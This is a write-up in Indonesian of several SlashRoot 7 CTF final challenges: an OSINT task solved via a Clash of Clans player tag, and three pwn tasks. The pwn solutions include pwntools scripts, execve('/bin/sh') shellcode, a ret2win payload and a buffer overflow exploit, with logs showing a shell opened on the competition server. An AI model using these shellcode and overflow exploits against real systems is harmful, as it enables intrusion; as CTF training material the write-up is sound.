
Jika diperhatikan, soal ini nampaknya berkaitan dengan **Dragon's Lair**. challenge yang dimaksud memiliki tampilan sebagai berikut:

Disini terdapat beberapa kata yang familiar, yakni **Chief, Troop, Baby Dragon, Spell**. Kata-kata tersebut nampaknya berasal dari game Clash of Clans.

Dari deskripso soal, terdapat string aneh yakni **9LQLJJU0U**. String aneh ini setelah kami kaitkan dengan game CoC ternyata merupakan player tag dari game. Untuk situs pencariannya kami menggunakan ini https://www.coc-stats.net/en/clashofclan/player-search/




Setelah di cari-cari, ternyata flag berada pada deskripsi clan yang dimiliki oleh akun tersebut



Flag: slashroot7{64m3_onl1n3_p3rt4m4qu}

PWN

Shelly




Pada challenge ini diberikan sebuah 64 bit binary, dynamically linked, dan tidak di-strip.

```
┌──(brandy㉿bread-yolk)-[~/…/slashroot/final/pwn/shels]
└─$ file chall-shell
chall-shell: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld
-linux-x86-64.so.2, BuildID[sha1]=37fcec147f23738586475f92e443730038885af1, for GNU/Linux 3.2.0, not stripped
```

> Binary Protections

```
┌──(brandy㉿bread-yolk)-[~/…/slashroot/final/pwn/shels]
└─$ pwn checksec chall-shell
[*] '/home/brandy/Downloads/slashroot/final/pwn/shels/chall-shell'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Ketika dilakukan decomple dan code-review pada fungsi main(), diketahui input buffer dari user akan langsung di eksekusi di stack.



Dengan demikian, meskipun NX nyala akan percuma karena input dari user akan tetap dieksekusi ke stack, langsung saja kita craft shellcode sederhana. Tujuannya yaitu untuk melakukan execve("/bin/sh", 0, 0);

Berarti string /bin/sh akan dimasukkan ke RAX terlebih dahulu, lalu di push ke RSP. Selanjutnya memindahkan RSP ke calling convention argumen 1 yaitu RDI, mengosongkan nilai RSI (argumen 2) dan nilai RX (argumen 3). Lalu memindahkan 59 (0x3b) ke RAX dan terakhir hanya perlu memanggil gadget syscall.

Berikiut adalah solvernya:

```
from pwn import *
import os
os.system('clear')

def start(argv=[], *a, **kw):
      if args.REMOTE:
      return remote(sys.argv[1], sys.argv[2], *a, **kw)
      elif args.GDB:
      return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
      else:
      return process([exe] + argv, *a, **kw)

gdbscript="""
init-pwndbg
continue
""".format(**locals())

exe = './chall-shell'
```

```python
elf = context.binary = ELF(exe, checksec=True)
# context.log_level = 'DEBUG'
context.log_level = 'INFO'

sh = start()

padding = 25

shl = """
mov rax, 0x68732f6e69622f
push rax
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x3b
syscall
"""

sh.sendline(asm(shl))

sh.interactive()
```

> Hasil di remote server:

```
[*] '/home/brandy/Downloads/slashroot/final/pwn/shels/chall-shell'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 165.232.168.88 on port 2301: Done
[*] Switching to interactive mode
> $ ls
chall
chall.c
exploit.py
flag.txt
$ cat f*
slashroot7{bruh_this_chall_is_kinda_easy_right}$
```

FLAG: slashroot7{bruh_this_chall_is_kinda_easy_right}

Baru Belajar Ngab

Pada challenge ini diberikan 64 bit binary, dynamically linked, dan tidak di-strip.

```
┌──(brandy㉿bread-yolk)-[~/Downloads/slashroot/final/pwn]
└─$ file chall
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86
-64.so.2, BuildID[sha1]=08d4c2a97472bcc48c949257fd90fae5533e830c, for GNU/Linux 4.4.0, not stripped
```

> Binary Protections

```
┌──(brandy㉿bread-yolk)-[~/Downloads/slashroot/final/pwn]
└─$ pwn checksec chall
[*] '/home/brandy/Downloads/slashroot/final/pwn/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Setelah dilakukan code-review pada fungsi main(), ditemukan BOF pada penggunaan fungsi gets().

```
Decompile: main - (chall-gets)
1
2  undefined8 main(void)
3
4  {
5    int iVar1;
6    char buffer [13];
7    __gid_t local_c;
8
9    initialization();
10   local_c = getegid();
11   setresgid(local_c,local_c,local_c);
12   gets(buffer);
13   iVar1 = strcmp(buffer,"slashroot#7");
14   if (iVar1 == 0) {
15     puts("Hai pemain satu, siap hadapi tantangan ini?");
16     vuln();
17   }
18   puts("\nBukannya aku tidak ingin, tapi...");
19   return 0;
20 }
21
```


Menariknya lagi, terdapat fungsi vuln() yang akan dieksekusi apabila user memasukkan input strings “slashroot#7”.

> ISI DARI FUNGSI VULN()

```
Decompile: vuln - (chall-gets)
1
2  void vuln(void)
3
4  {
5    char local_28 [32];
6
7    printf("Masukan nama anda: ");
8    gets(local_28);
9    printf(local_28);
10   return;
11 }
12
```

FSB

Format Strings Bug (FSB) bisa kita manfaatkan untuk leak libc address. Namun nampaknya tidak perlu sulit untuk mendapatkan flag, karena terdapat fungsi win() yang contentnya membuka isi file flag.txt dan menampilkan kontennya.




Maka kita bisa lakuin ret2win biasa aja disini. Berikut adalah solvernya:

```
from pwn import *
import os
os.system('clear')

def start(argv=[], *a, **kw):
      if args.REMOTE:
      return remote(sys.argv[1], sys.argv[2], *a, **kw)
      elif args.GDB:
      return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
      else:
      return process([exe] + argv, *a, **kw)

gdbscript="""
init-pwndbg
continue
""".format(**locals())

exe = './chall'
elf = context.binary = ELF(exe, checksec=True)
# context.log_level = 'DEBUG'
context.log_level = 'INFO'
```

```python
sh = start()

padding = 25

rop = ROP(elf)
ret = rop.find_gadget(['ret']).address
info(f'RET --> {hex(ret)}')

p = flat([
      asm('nop') * padding,
      ret,
      elf.sym['win']
])

sh.sendline(p)
sh.interactive()
```


> Hasil di remote server:



FLAG: slashroot7{b4ru_b3LaJ4rr_m1nGGu_iNi_nGabZy_4Mp03N_suHu}

Short

Disini kita diberikan setup ret2shellcode biasa, tetapi size buffernya hanya 24 bytes, serta readnya 0x24 bytes alias 36 bytes




```
1  int __cdecl main(int argc, const char **argv, const char **envp
2  {
3    __int64 buf[2]; // [rsp+0h] [rbp-10h] BYREF
4
5    buf[0] = 0LL;
6    buf[1] = 0LL;
7    setvbuf(_bss_start, 0LL, 1, 0LL);
8    puts("Welcome to SlashRoot!");
9    printf("Kamu tau ini [%p] ?\n", buf);
10   puts("beri tau aku! ");
11   read(0, buf, 0x24uLL);
12   return 0;
13 }
```

Kebetulan kita juga dikasih address buffer, jadi plannya cukup simpel, tinggal write shellcode di buffer lalu overflow buat jump ke buffer itu, tetapi space kita sangatlah sempit, sehingga kita perlu shellcode yang benar benar optimal
Setelah sedikit googling saya ketemu ini https://www.exploit-db.com/exploits/47008, shellcode 22 bytes, sehingga masih tersisa 2 bytes lagi untuk buffer kita, sayangnya ketika saya coba error, ternyata masalahnya adalah karena kita panggil shellcodenya dengan buffer overflow kemungkinan besar stack nya tidak align, sehingga kita perlu melakukan sedikit pop
Dilihat dari sini, rsi dikosongin dulu sebelum shellcode dimulai

```
;int execve(const char *filename, char *const argv[],char *const envp[])
xor     rsi,    rsi         ;clear rsi
push    rsi             ;push null on the stack
mov     rdi,    0x68732f2f6e69622f   ;/bin//sh in reverse order
push    rdi
push    rsp
pop rdi             ;stack pointer to /bin//sh
mov     al, 59          ;sys_execve
cdq                 ;sign extend of eax
syscall
```

Dari sini kita bisa gunakan rsi sepuasnya sebelum execute shellcode, jadi saya eksekusi 2 bytes pop rsi, yaitu \x5e alias ^

```python
from pwn import *
context.binary = "./chall (1)"
# r = process("./chall (1)")
r = remote("165.232.168.88", 2303)
r.recvuntil(b"ini [")
buf = int(r.recvline().split(b"]")[0],16)
scode =
b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\x0f\x05"
payload = b"^^" + scode + p64(buf)
# gdb.attach(r)
# input()
r.sendline(payload)
r.interactive()
# print(hex(buf))
```

```
[*] '/mnt/d/technical/ctf/slashroot/final/chall (1)'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
[+] Opening connection to 165.232.168.88 on port 2303: Done
[*] Switching to interactive mode
beri tau aku!
$ ls
chall
chall.c
flag.txt
solve.py
$ cat flag.txt
slashroot7{sh0rt3r_sh3llc0d3_v3ry_3azy_pe4zy_y3444h}
$
```

Flag: slashroot7{sh0rt3r_sh3llc0d3_v3ry_3azy_pe4zy_y3444h}

Mohon maaf penjelasannya singkat banget karena buru2 nulisnya kwkwk

FEEDBACK

Feedback

Isi form, dapet flag

Flag: slashroot7{terima_kasih_finalis_sudah_mengikuti_slashroot_ctf_7}